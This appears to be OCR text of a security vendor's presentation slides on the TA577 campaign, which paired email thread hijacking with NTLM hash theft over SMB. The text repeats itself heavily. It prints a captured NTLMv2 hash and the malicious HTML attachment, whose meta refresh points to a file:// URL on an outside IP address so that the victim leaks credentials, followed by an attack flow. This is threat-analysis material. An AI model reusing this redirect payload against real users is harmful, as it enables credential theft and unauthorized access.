legitimate conversations, a technique that takes advantage of how people think enabling them to trust such messages




Email Thread Hijacking

Malicious actors make deceptive emails that appear as replies to previous legitimate conversations, a technique that takes advantage of how people think enabling them to trust such messages




Email Thread Hijacking

Malicious actors make deceptive emails that appear as replies to previous legitimate nding conversations, a technique that takes advantage of how people think enabling them to trust such messages




Email Thread Hijacking

Malicious actors make deceptive emails that appear as replies to previous legitimate conversations, a technique that takes advantage of how people think enabling them to trust such messages



Email Thread Hijacking

Malicious actors make deceptive emails that appear as replies to previous legitimate conversations, a technique that takes advantage of how people think enabling them to trust such messages




Email Thread Hijacking

Malicious actors make deceptive emails that appear as replies to previous legitimate conversations, a technique that takes advantage of how people think enabling them to trust such messages


NTLM Hash theft through SMB

Attackers can extract NTLM challenge-response hashes from legitimate SMB sessions, enabling them to impersonate authenticated users and gain unauthorized access. To do so, the client and server go through several steps:



NTLM Hash theft through SMB

Attackers can extract NTLM challenge-response hashes from legitimate SMB sessions, enabling them to impersonate authenticated users and gain unauthorized access. To do so, the client and server go through several steps.




```
VipreUser::ttsx:b8b83f8c1b5870a8:39fdf2a0919ad400869eb99994a72c05:0101000000000000cc064c9192e8d6015d5b292150
ceb737000000002000800540054005300580001001e00440045005300 4b0054004f0050002d004900510050004c0049005500320004
00160074007400730078002e006c006f00630061006c0078000300360044004500530 04b0054004f0050002d004900510050004c0049
00550032002e00740074007300 78002e006c006f00630061006c0078000500160074007400730078002e006c006f00630061006c0078
0007000800cc064c9192e8d6010600040002000000080030003000000000000000000000000400000f5ce7efd5e206ba9f3cf353fd0
cdbf0b8340f47c4fd6a7c9b4fbf0284ec2a3200a0010000000000000000000000000000000009002a0052005000430053005300 2f
00440045005300 4b0054004f0050002d004900510050004c0049005500320000000000000000
```


```
<!DOCTYPE html>
<html>
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <title>[redacted]n</title>
</head>
<body>

  <meta http-equiv="Refresh" content="0; url='file://146.19.213.36/dbna/H.txt'" />

  <div>Sit dolor modi nisi quia et veniam. Eveniet maiores molestiae natus
  excepturi auttem. Tempora harum a asperiores ab mollestias.</div>

</body>
</html>
```

Despite its harmless appearance, this redirection hides a malicious intent, allowing threat actors to gain unauthorized access to sensitive data within the victim's system such as username, IP address, computer name and domain name. The attackers aimed to capture NTLMv2 challenge/response pairs from the SMB server in order to steal NTLM hashes. This exploitation enables unauthorized access to sensitive information or potentially compromises entire systems.

```
<meta http-equiv="Refresh" content="0; url='file://146.19.213.36/dbna/H.txt'" />
```

Despite its harmless appearance, this redirection hides a malicious intent, allowing threat actors to gain unauthorized access to sensitive data within the victim's system such as username, IP address, computer name and domain name. The attackers aimed to capture NTLMv2 challenge/response pairs from the SMB server in order to steal NTLM hashes. This exploitation enables unauthorized access to sensitive information or potentially compromises entire systems.

ATTACK FLOW


TA577's NTLM Thread Hijacking Attack Flow
HTML </>
Email with attachment
Zipped HTML file
URL Redirection
(url='file://)
NTLM Authentication
(Challenge: "aaaaaaaaaaaaaaa")
Data Harvesting

Demo

Moving on…

Microsoft announced that the NTLM authentication protocol will be killed off in Windows 11 in the future

Kerberos, better than ever
- strict time requirements
- symmetric and asymmetric cryptography support
- centralized key distribution center (KDC)
- etc.

Developers says otherwise…

Plenty of legacy applications do not support Kerberos at all

Lets hope for the best and prepare your popcorn 🍿

VIPRE SECURITY GROUP

Thank you

Google Reference:
"VIPRE TA577"
or
"VIPRE Email Threat Landscape"

LET'S GET SOCIAL!

facebook twitter linkedin